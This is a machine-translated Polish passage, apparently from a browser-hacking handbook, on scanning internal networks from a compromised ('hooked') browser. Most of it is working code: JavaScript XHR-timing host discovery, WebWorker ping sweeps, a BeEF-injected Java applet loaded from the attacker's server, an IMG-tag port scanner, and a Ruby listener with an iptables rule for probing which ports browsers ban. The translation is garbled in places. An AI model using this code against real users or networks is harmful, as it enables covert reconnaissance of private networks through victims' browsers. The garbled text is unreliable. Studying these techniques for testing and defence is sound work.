
ponad 17 milionach (przestrzeń adresowa RFC1918) może wydawać się nie do pokonania. Możesz jednak dokonać kilku prostych ekstrapolacji, które zredukują ten problem do osiągalnych fragmentów. Pierwszą metodą zmniejszenia potencjalnego zakresu docelowego jest zgadywanie, jaki może być zasięg sieci wewnętrznej. Nierzadko można zobaczyć 10.0.0.0/24, 10.1.1.0/24 lub 192.168.1.0/24. Te zakresy są dobrym punktem wyjścia. Oczywiście musisz potwierdzić swoje przypuszczenie na podstawie szczegółów, które możesz wyodrębnić z przeglądarki. W 2009 r. Robert Hansen odkrył7, że wysyłając cross-origin XMLHttpRequest do dostępnego wewnętrznego adresu IP, odpowiedź przychodzi dość szybko, w ciągu kilku sekund. Jeśli jednak host nie działa, odpowiedź wraca z dłuższym opóźnieniem. Ponieważ różnica czasu między tymi dwiema sytuacjami jest znaczna, można wywnioskować, czy host sieci wewnętrznej działa, czy nie działa na podstawie czasu odpowiedzi. Możesz użyć następującego kodu, rozszerzonej wersji podejścia Hansena, aby odkryć bieżącą podsieć przechwyconej przeglądarki, bez konieczności znajomości jej wewnętrznego adresu IP:

```
var ranges = [

'192.168.0.0','192.168.1.0',

'192.168.2.0','192.168.10.0',

'192.168.100.0','192.168.123.0',

'10.0.0.0','10.0.1.0',

'10.1.1.0'

];

var discovered_hosts = [];

// XHR timeout

var timeout = 5000;

function doRequest(host) {

var d = new Date;

var xhr = new XMLHttpRequest();

xhr.onreadystatechange = processRequest;

xhr.timeout = timeout;

function processRequest(){

if(xhr.readyState == 4){

var time = new Date().getTime() - d.getTime();

var aborted = false;

// if we call window.stop() the event triggered is 'abort'

// http://www.w3.org/TR/XMLHttpRequest/#event-handlers

xhr.onabort = function(){

aborted = true;
```

```
}
xhr.onloadend = function(){
if(time < timeout){
// 'abort' fires always before 'onloadend'
if(time > 10 && aborted === false){
console.log('Discovered host ['+host+
'] in ['+time+'] ms');
discovered_hosts.push(host);
}
}
}
}
}
xhr.open("GET", "http://" + host, true);
xhr.send();
}
var start_time = new Date().getTime();
function checkComplete(){
var current_time = new Date().getTime();
if((current_time - start_time) > timeout + 1000){
// to stop pending XHRs, especially in Chrome
window.stop();
clearInterval(checkCompleteInterval);
console.log("Discovered hosts:\n" +
discovered_hosts.join("\n"));
}
}
var checkCompleteInterval = setInterval(function(){
checkComplete()}, 1000);
for (var i = 0; i < ranges.length; i++) {
// the following returns like 192.168.0.
```

```
var c = ranges[i].split('.')[0]+'.'+

ranges[i].split('.')[1]+'.'+

ranges[i].split('.')[2]+'.';

// for every entry in the 'ranges' array, request

// the most common gateway IPs, like:

// 192.168.0.1, 192.168.0.100, 192.168.0.254

doRequest(c + '1');

doRequest(c + '100');

doRequest(c + '254');

}
```

Tablica zakresów zawiera najpopularniejsze zakresy adresów IP bramy domyślnej. Dla każdego wpisu w tablicy ranges żądane są trzy różne adresy IP, które są ponownie najczęstszymi domyślnymi alokacjami. Na przykład w zakresie 192.168.0.0/24 testowane są trzy adresy IP: 192.168.0.1, 192.168.0.100 i 192.168.0.254. Proces trwa do momentu przetestowania każdego zakresu. Aby śledzić postęp, co sekundę wywoływana jest funkcja checkComplete() w celu sprawdzenia, czy osiągnięto limit czasu sześciu sekund. Technika wykorzystuje limit czasu XHR wynoszący pięć sekund, co jest wystarczające w sieciach wewnętrznych. Host zostanie pomyślnie wykryty, jeśli proces XHR zakończy się bez przekroczenia limitu czasu lub przerwania. Zwróć uwagę na użycie funkcji window.stop(), która pomaga przerwać XHR, aby zapobiec dłuższemu zwracaniu żądań do nieistniejących hostów. Dzieje się tak często w przeglądarkach opartych na WebKit, takich jak Chrome. Na rysunku widać, że zidentyfikowano 192.168.0.1.



Pamiętaj, że wykonywanie tego rodzaju czynności skanowania z przeglądarki może zająć trochę czasu. Jednym z problemów wpływających na czas tych działań jest liczba jednoczesnych połączeń sieciowych, które będzie utrzymywana przez przeglądarkę. Podobnie jak w przypadku większości innych atrybutów przeglądarki, będą występować różnice między przeglądarkami i wersjami. Rysunek przedstawia różne połączenia na nazwę hosta i maksymalną liczbę połączeń dla wielu przeglądarek. Ten rysunek i wiele innych informacji jest dostępnych na stronie http://www.browserscope.org.

Na tym etapie możesz wiedzieć, że brama zaczepionej przeglądarki jest najprawdopodobniej pod adresem 192.168.0.1. Następnym krokiem jest zidentyfikowanie aktywnych hostów w podsieci 192.168.0.0/24. W tym momencie na ratunek przychodzi zamiatanie pingów!

Zamiatanie pingów

Gdy znana jest podsieć docelowa, następnym krokiem jest szybkie określenie, które hosty są dostępne, a które nie. Przyjrzyjmy się przemiataniu pingów z przeglądarki, aby to osiągnąć. Przeszukiwanie ping, zwykle wykonywane w warstwie TCP/IP lub ICMP, to termin określający, które adresy IP są dostępne. Możesz użyć różnych metodaby przeprowadzić pingowanie z zaczepionej przeglądarki. Przeanalizujesz te metody w poniższych sekcjach.

Ping Sweeping przy użyciu XMLHttpRequest

Poniższy kod wykorzystuje tę samą technikę, która była używana wcześniej do wykrywania bramy sieciowej, ale jest zaimplementowany z WebWorkers w celu zwiększenia wydajności. Wysyłanie żądań od pracowników jest bardziej niezawodne w przypadku celu wymagającego wydajności. Mimo że ta technika przesyła XHR, nie zależy to od docelowego adresu IP nasłuchującego na porcie 80. Zgadza się, port nawet nie musi nasłuchiwać. Zamiast tego sprawdza synchronizację XHR, aby określić, czy host jest pod tym adresem IP, czy nie. W tym przykładzie każdy element WebWorker wykonuje następujący kod:

```
var xhr_timeout, subnet;

// Set range bounds

// lowerbound = 1 (192.168.0.1)

// upperbound = 50 (192.168.0.50)

// to_scan = 50

var lowerbound, upperbound, to_scan;

var scanned = 0;

var start_time;

/* Configuration coming from the code that

instantiates the WebWorker (father) */

onmessage = function (e) {

xhr_timeout = e.data['xhr_timeout'];

subnet = e.data['subnet'];

lowerbound = e.data['lowerbound'];

upperbound = e.data['upperbound'];

to_scan = (upperbound-lowerbound)+1;

// call scan() and start issuing requests

scan();

start_time = new Date().getTime();

};

function checkComplete(){

current_time = new Date().getTime();
```

```
// the check on current time is needed for Chrome,
// because sometimes XHRs they take a long time to complete
// if the host is down
if(scanned === to_scan ||
(current_time - start_time) > xhr_timeout){
clearInterval(checkCompleteInterval);
postMessage({'completed':true});
self.close(); //close the worker
}else{
// not every XHR has completed/timedout
}
}
function scan(){
// the following returns 192.168.0.
var c = subnet.split('.')[0]+'.'+
subnet.split('.')[1]+'.'+
subnet.split('.')[2]+'.';
function doRequest(url) {
var d = new Date;
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = processRequest;
xhr.timeout = xhr_timeout;
function processRequest(){
if(xhr.readyState == 4){
var d2 = new Date;
var time = d2.getTime() - d.getTime();
scanned++;
if(time < xhr_timeout){
if(time > 10){
postMessage({'host':url,'time':time,
'completed':false});
```

```
}
} else {
// host is not up
}
}
}
xhr.open("GET", "http://" + url, true);
xhr.send();
}
for (var i = lowerbound; i <= upperbound; i++) {
var host = c + i;
doRequest(host);
}
}
var checkCompleteInterval = setInterval(function(){
checkComplete()}, 1000);
```


Ten kod wysyła XHR dla każdego adresu IP z wybranego zakresu, na przykład od 192.168.0.1 do 192.168.0.50. Jeśli XHR zakończy się w czasie krótszym niż xhr_timeout, host docelowy uznaje się za aktywny. Jeśli trwa to dłużej niż pięć sekund, uznaje się, że host nie działa. Oczywiście możesz chcieć dostosować te limity czasu w przypadku sieci o większych opóźnieniach. Kod kontrolera WebWorker, używany do koordynowania WebWorkerów, jest następujący:

```
if(!!window.Worker){
// WebWorker code location
var wwloc = "http://browserhacker.com/network-discovery/worker.js";
var workersDone = 0;
var totalWorkersDone = 0;
var start = 0;
// Number of WebWorkers to spawn in parallel
var workers_number = 5;
// every 0.5 seconds calls checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();
```


```
var xhr_timeout = 5000;
var lowerbound = 1;
var upperbound = 50; // takes about 5 seconds to create 50 XHRs for 50 IPs.
var discovered_hosts = [];
var subnet = "192.168.0.0";
var worker_i = 0;
/* Spawn new WebWorkers to handle data retrieval at 'start' position */
function spawnWorker(lowerbound, upperbound){
worker_i++;
// using eval to create WebWorker variables dynamically
eval("var w" + worker_i + " = new Worker('" + wwloc + "');");
eval("w" + worker_i + ".onmessage = function(oEvent){" +
"if(oEvent.data['completed']){workersDone++;totalWorkersDone++;}else{" +
"var host = oEvent.data['host'];" +
"var time = oEvent.data['time'];" +
"console.log('Discovered host ['+host+'] in ['+time+'] ms');" +
"discovered_hosts.push(host);"+
"}};");
eval("var data = {'xhr_timeout':" + xhr_timeout + ", 'subnet':'" + subnet +
"', 'lowerbound':" + lowerbound +", 'upperbound':" + upperbound + "};");
eval("w" + worker_i + ".postMessage(data);");
console.log("Spawning worker for range: " + subnet);
}
function checkComplete(){
if(workersDone === workers_number){
console.log("Current workers have completed.");
console.log("Discovery finished on network " + subnet + "/24");
clearInterval(checkCompleteInterval);
var end = new Date().getTime();
//window.stop();
console.log("Total time [" + (end-start)/1000 + "] seconds.");
```

```
console.log("Discovered hosts:\n" + discovered_hosts.join("\n"));
}else{
console.log("Waiting for workers to complete..." +
"Workers done ["+workersDone+"]");
}
}
function scanSubnet(){
console.log("Discovery started on network " + subnet + "/24");
spawnWorker(1, 50);
spawnWorker(51, 100);
spawnWorker(101, 150);
spawnWorker(150, 200);
spawnWorker(201, 254);
}
// first call
scanSubnet();
var checkCompleteInterval = setInterval(function(){
checkComplete()}, checkCompleteDelay);
}else{
console.log("WebWorker not supported!");
}
```

Ten fragment kodu jest odpowiedzialny za planowanie i uruchamianie indywidualnego wykonania WebWorkera, w tym przekazywanie odpowiednich informacji za pomocą postMessage(). Jeśli masz wrażenie déjà vu, dzieje się tak dlatego, że ten kod jest podobny do tego, którego użyto w rozdziale 9 omawiającym wykorzystanie wstrzykiwania Blind SQL. Jednak w tym przypadku ma prostszą funkcję checkComplete(). W porównaniu z przykładem Blind SQLi, nie ma potrzeby tworzenia dodatkowych WebWorkerów innych niż te zdefiniowane w scanSubnet(). W tym przykładzie seduje się pięciu pracowników, z których każdy obsługuje około 50 adresów IP. Jak widać na rysunku, w ciągu około siedmiu sekund cała sieć 192.168.0.0/24 została przeanalizowana przy użyciu poprzedniego kodu w przeglądarce Chrome. Pięć żywicieli zostało zidentyfikowanych jako żywe.



Należy zauważyć, że chociaż technika wykorzystuje schemat http i port 80, hosty, które zostały pomyślnie wykryte, nie muszą odpowiadać na porcie 80. Jest to pokazane na rysunku, który pokazuje przemiatanie ping w tej samej sieci, ale tym razem z Firefoksa. Jak widać, hosty pod adresami 192.168.0.3 i 192.168.0.4 nie uruchamiają niczego na porcie 80



URL	Status	Domain	Size	Local IP
* GET browserhacker.com	200 OK	browserhacker.com	2.2 KB	127.0.0.1:52820
▸ GET 192.168.1	200 Ok	192.168.1	4.2 KB	192.168.0.2:52821
▸ GET 192.168.2	200 OK	192.168.2	2.2 KB	192.168.0.2:52822
▸ GET 192.168.3	Aborted	192.168.3	0 B	
▸ GET 192.168.4	Aborted	192.168.4	0 B	
▸ GET 192.168.5		192.168.5	0 B	

Jest to stosunkowo niezawodna metoda pingowania sieci w poszukiwaniu dostępnych hostów. Analizując czas przekroczenia limitu czasu odpowiedzi, możesz określić, czy host jest dostępny, niezależnie od tego, czy udostępnia usługę na porcie 80.

Ping Sweeping przy użyciu Javy

Innym podejściem do zamiatania polecenia ping jest użycie Javy. Należy pamiętać, że jak dowiedziałeś się z Części 4, funkcja Click to Play zmniejsza skuteczność używania Javy w twoich atakach, ponieważ wymaga wyraźnej interwencji użytkownika. Ponadto poniższe podejście działa tylko wtedy, gdy wersja Java Runtime Environment to 1.6.x lub niższa. Jeśli chcesz używać niepodpisanych apletów, to jest droga. Poniższy kod Java przedstawia funkcję zamiatania polecenia ping:

```
import java.applet.Applet;

import java.io.IOException;

import java.net.InetAddress;

import java.net.UnknownHostException;
```

```
import java.util.ArrayList;
import java.util.List;
public class pingSweep extends Applet {
public static String ipRange = "";
public static int timeout = 0;
public static List<InetAddress> hostList;
public pingSweep() {
super();
return;
}
public void init(){
ipRange = getParameter("ipRange");
timeout = Integer.parseInt(getParameter("timeout"));
}
//called from JS
public static int getHostsNumber(){
try{
hostList = parseIpRange(ipRange);
}catch(UnknownHostException e){}
return hostList.size();
}
//called from JS
public static String getAliveHosts(){
String result = "";
try{
result = checkHosts(hostList);
}catch(IOException io){}
return result;
}
private static List<InetAddress> parseIpRange(String ipRange)
throws UnknownHostException {
```

```
List<InetAddress> addresses = new ArrayList<InetAddress>();
if (ipRange.indexOf("-") != -1) {
//multiple IPs: ipRange like 172.31.229.240-172.31.229.250
String[] ips = ipRange.split("-");
String[] octets = ips[0].split("\\.");
int lowerBound = Integer.parseInt(octets[3]);
int upperBound = Integer.parseInt(ips[1].split("\\.")[3]);
for (int i = lowerBound; i <= upperBound; i++) {
String ip = octets[0] + "." + octets[1] + "." +
octets[2] + "." + i;
addresses.add(InetAddress.getByName(ip));
}
}else{ //single ip: ipRange like 172.31.229.240
addresses.add(InetAddress.getByName(ipRange));
}
return addresses;
}
// verify if the host is up or down, given the timeout
private static String checkHosts(List<InetAddress> inetAddresses)
throws IOException {
String alive = "";
for (InetAddress inetAddress : inetAddresses) {
if (inetAddress.isReachable(timeout)) {
alive += inetAddress.toString() + "\n";
}
}
return alive;
}
}
```

Możesz wstrzyknąć aplet do zaczepionej przeglądarki za pomocą poniższego fragmentu kodu. Wykorzystuje funkcję beef.dom.attachApplet(), omówioną w sekcji Używanie apletów podpisanych Java w Części 5:

```
var ipRange = "192.168.0.1-192.168.0.254";
var timeout = "2000";
var appletTimeout = 30;
var output = "";
var hostNumber = 0;
var internal_counter = 0;
beef.dom.attachApplet('pingSweep', 'pingSweep', 'pingSweep',
"http://"+beef.net.host+":"+beef.net.port+"/", null,
[{'ipRange':ipRange, 'timeout':timeout}]);
function waituntilok() {
try {
hostNumber = document.pingSweep.getHostsNumber();
if(hostNumber != null && hostNumber > 0){
// queries the applet to retrieve the alive hosts
output = document.pingSweep.getAliveHosts();
clearTimeout(int_timeout);
clearTimeout(ext_timeout);
console.log('Alive hosts: '+output);
beef.dom.detachApplet('pingSweep');
return;
}
}catch(e){
internal_counter++;
if(internal_counter > appletTimeout){
console.log('Timeout after '+appletTimeout+' seconds');
beef.dom.detachApplet('pingSweep');
return;
}
int_timeout = setTimeout(function() {waituntilok()},1000);
}
}
```

ext_timeout = setTimeout(function() {waituntilok()},5000);

Po dołączeniu apletu Java pingSweep do modelu DOM przechwyconej strony wywoływana jest metoda document.pingSweep.getAliveHosts(). Jeśli aplet jeszcze się nie skończył, poprzednie wywołanie zgłasza wyjątek, a kod czeka kolejną sekundę przed ponownym wywołaniem. Proces ten trwa do momentu, gdy aplet zwróci listę działających hostów lub do osiągnięcia limitu czasu 30 sekund. W obu przypadkach DOM zostanie później oczyszczony przez wywołanie beef.dom.detachApplet(). Używając tej techniki, lub wcześniej omawianej metody JavaScript, powinieneś mieć teraz całkiem dobry obraz podsieci wewnętrznej sieci, w której znajduje się podłączona przeglądarka i które hosty są aktywne.

Skanowanie portów

Teraz, gdy masz stosunkowo dokładny zestaw dostępnych hostów, następną fazą jest określenie, które porty są otwarte na tych hostach. Ta faza rekonesansu to składnik skanowania portów. To ważny krok, szczególnie tam, gdzie będą przeprowadzane dodatkowe ataki ukierunkowane. SPI Dynamics8 opublikowało pierwszy publiczny artykuł badawczy na temat skanowania portów z przeglądarki za pomocą JavaScript w 2006 roku. Oryginalna technika, dość innowacyjna w tamtym czasie, opierała się na tagach IMG i niestandardowych procedurach obsługi onload/onerror w połączeniu z zegarem. Niedługo potem Jeremiah Grossman opublikował swoje badanie na BlackHat 2006, podkreślając przykłady ataków na intranet z przeglądarki. Następnie Petko Petkov wydał pierwszą niezawodną implementację kodu skanera portów JavaScript, podaną tutaj:

scanPort: function(callback, target, port, timeout){

var timeout = (timeout == null)?100:timeout;

var img = new Image();

img.onerror = function () {

if (!img) return;

img = undefined;

callback(target, port, 'open');

};

img.onload = img.onerror;

// note that http:// is used

img.src = 'http://' + target + ':' + port;

setTimeout(function () {

if (!img) return;

img = undefined;

callback(target, port, 'closed');

}, timeout);

},

// ports_str would be something like "80,8080,8443"

```
scanTarget: function(callback, target, ports_str, timeout){

var ports = ports_str.split(",");

for (index = 0; index < ports.length; index++) {

this.scanPort(callback, target, ports[index], timeout);

};

}
```

Mimo że ta technika jest dość stara, nadal jest postrzegana jako jedna z bardziej niezawodnych dostępnych metod skanowania portów. Wprowadzono nowe metody, takie jak używanie żądań CORS lub WebSocket, ale okazały się one mniej niezawodne lub po prostu załatane w nowoczesnych przeglądarkach. Należy zauważyć, że technika Petkowa nie jest pozbawiona ograniczeń; na przykład blokowanie portów w przeglądarkach ograniczy dostęp do portów za pośrednictwem żądań HTTP.


Omijanie blokowania portów


Oprócz polityki tego samego pochodzenia (SOP) w nowoczesnych przeglądarkach istnieje jeszcze jedna funkcja ograniczająca, której celem jest zapobieganie atakom na usługi inne niż HTTP. Ta funkcja, znana jako blokowanie portów, blokuje żądania do określonych portów, takich jak 22, 25, 110 i 143, próbując uniemożliwić przeglądarkom wysyłanie żądań do usług działających na znanych portach.

ZAKAZ PORTU

Blokowanie portów to środek bezpieczeństwa wdrażany przez przeglądarki internetowe w celu odmawiania połączeń z niestandardowymi portami TCP. Jeśli masz serwer WWW działający na porcie 143 (domyślny port dla IMAP, a nie HTTP), nie będziesz mógł się z nim połączyć. Większość serwerów WWW publikuje zawartość WWW na portach 80 i 443 lub 8080 i 8443. Istnieją pewne wyjątki, na przykład w przypadku usług WWW i kilku innych aplikacji lub protokołów. Implementacje blokowania portów są niespójne w różnych przeglądarkach (co za niespodzianka!). Możliwe jest również rozluźnienie tego środka bezpieczeństwa, ale w przeciwieństwie do innych kontroli bezpieczeństwa, nie jest on konfigurowany za pomocą określonych nagłówków HTTP, tagów HTML lub atrybutów, jak w przypadku SOP, ale zamiast tego w podstawowych opcjach konfiguracji przeglądarki. W przeglądarce Firefox możesz odblokować porty, uzyskując dostęp do adresu URL about:config i dodając je do właściwości network.security.ports.banned.override. W Chrome musisz uruchomić przeglądarkę z określoną opcją wiersza poleceń, taką jak --explicitly-allowed-ports=PORT.

Poprzednia implementacja skanowania portów JavaScript wykorzystywała schemat HTTP do łączenia się z niestandardowym portem TCP. Oczywiście to nie zadziała, jeśli spróbujesz uzyskać dostęp do portu, który jest zabroniony przez przeglądarkę. Rysunek przedstawia wyniki próby połączenia się z http://172.16.37.147:143 w przeglądarce Firefox. Rysunek przedstawia odbiornik Netcat. Zauważ, że nie otrzymuje żadnych danych z Firefoksa.





Blokowanie portów uniemożliwia wysyłanie żądań do określonych portów TCP i jest funkcją bezpieczeństwa zaimplementowaną w większości przeglądarek. Jednak, podobnie jak SOP, blokowanie portów ma również problemy z implementacją. Jednym z takich dziwactw są różne zakazane porty z przeglądarki do przeglądarki. Na przykład Chrome i Safari blokują domyślny port IRC 6667, podczas gdy Firefox i Internet Explorer na to pozwalają. Techniki przypinania IRC NAT oraz komunikacja między protokołami i eksploatacja zależą od tego zachowania, o czym dowiesz się w dalszej części tego rozdziału. Blokowanie portów zostało wdrożone w wyniku niesławnego „ataku Extended HTML Form Attack" Sandro Gauci w 2002 roku. Gauci przeprowadził dodatkowe badania na ten temat w 2008 roku, wracając do swoich badań w artykule zatytułowanym „The Extended HTML Form Attack revisited". W tym późniejszym artykule Gauci skompilował listę portów zabronionych przez blokowanie portów, w tym dziwactwa między wersjami przeglądarek. Zaktualizowane porównanie zabronionych portów w wielu przeglądarkach pokazano na rysunku poniżej.

Wymienione zakazane porty TCP są publicznie znane z przeglądarek open source, ponieważ kod można sprawdzić bezpośrednio. Możesz wyświetlić zakazane numery portów, przeglądając pliki net_util.cc Chrome i ncIOService.cpp przeglądarki Firefox. Oczywiście nie możesz tego zrobić w przeglądarkach o zamkniętym kodzie źródłowym, takich jak Internet Explorer. Możesz sprawdzić, które porty są faktycznie zakazane zarówno w przeglądarkach o zamkniętym, jak i otwartym kodzie źródłowym. Możesz użyć następujących fragmentów kodu, aby sprawdzić, które porty TCP są skutecznie zabronione. Kod jest podzielony na komponenty serwera i klienta. Wielowątkowy kod Ruby po stronie serwera nasłuchuje żądań HTTP i weryfikuje, czy połączenie dotarło od klienta. Kod po stronie klienta iteruje przez szereg portów TCP, wysyłając do serwera wiele żądań XMLHttpRequest. Musisz także skonfigurować iptables, aby przekazywał wszystkie porty TCP do portu nasłuchiwania używanego przez skrypt serwera. Zakładając, że związesz skrypt na 192.168.0.3:10000, następująca reguła iptables przekazuje cały ruch do portu TCP 10000: iptables -A PREROUTING -t nat -i eth1 -p tcp --dport\1:65535

-j DNAT --to-destination 192.168.0.3:10000 Oznacza to, że nie nie trzeba mieć odbiornika dla każdego portu TCP. Poniższy kod Rubiego będzie nasłuchiwał na porcie TCP 10000:

```
require 'socket'

@@not_banned_ports = ""

def bind_socket(name, host, port)

server = TCPServer.new(host,port)

loop do

Thread.start(server.accept) do |client|

data = ""

recv_length = 1024

threshold = 1024 * 512

while (tmp = client.recv(recv_length))

data += tmp

break if tmp.length < recv_length ||

tmp.length == recv_length

# 512 KB max of incoming data

break if data > threshold

end

if data.size > threshold

print_error "More than 512 KB of data" +

" incoming for Bind Socket [#{name}]."

else

headers = data.split(/\r\n/)

host = ""

headers.each do |header|

if header.include?("Host")

host = header

break

end

end

port = host.split(/:/)[2] || 80
```

```
puts "Received connection on port #{port}"

@@not_banned_ports += "#{port}\n"

client.puts "HTTP/1.1 200 OK"

client.close

end

client.close

end

end

end

begin

bind_socket("PortBanning", "192.168.0.3", 10000)

rescue Exception

File.open("not_banned_browserX",'w'){|f|

f.write(@@not_banned_ports)

}

end
```

Ten kod przetwarza każde połączenie w innym wątku, analizując nagłówki żądań HTTP. Nagłówek hosta jest wyodrębniany, ponieważ zawiera port TCP, z którym przeglądarka chciała się połączyć. Jeśli połączenie zostanie nawiązane, oznacza to, że blokowanie portów nie zabrania określonego portu TCP. Po wykonaniu skrypt Ruby będzie działał w nieskończoność. Jeśli przerwiesz działanie skryptu, naciskając Ctrl+C, lista niezabronionych portów zostanie zapisana do pliku do analizy. Oczywiście zanim to zrobisz, musisz uruchomić komponent testów po stronie klienta. W przeglądarce uruchom następujący kod JavaScript po stronie klienta. Wysyła XHR co 100 milisekund do innego portu TCP, iterując od portu 1 do 7000:

```
var index = 1;

// iterates up to TCP port 7000

var end = 7000;

var target = "http://192.168.0.3";

var timeout = 100;

function connect_to_port(){

if(index <= end){

try{

var xhr = new XMLHttpRequest();

var port = index;
```

```
var uri = target + ":" + port + "/";

xhr.open("GET", uri, false);

index++;

xhr.send();

console.log("Request sent to port: " + port);

setTimeout(function(){connect_to_port();},timeout);

}catch(e){

setTimeout(function(){connect_to_port();},timeout);

}

}else{

console.log("Finished");

return;

}

}

connect_to_port();
```

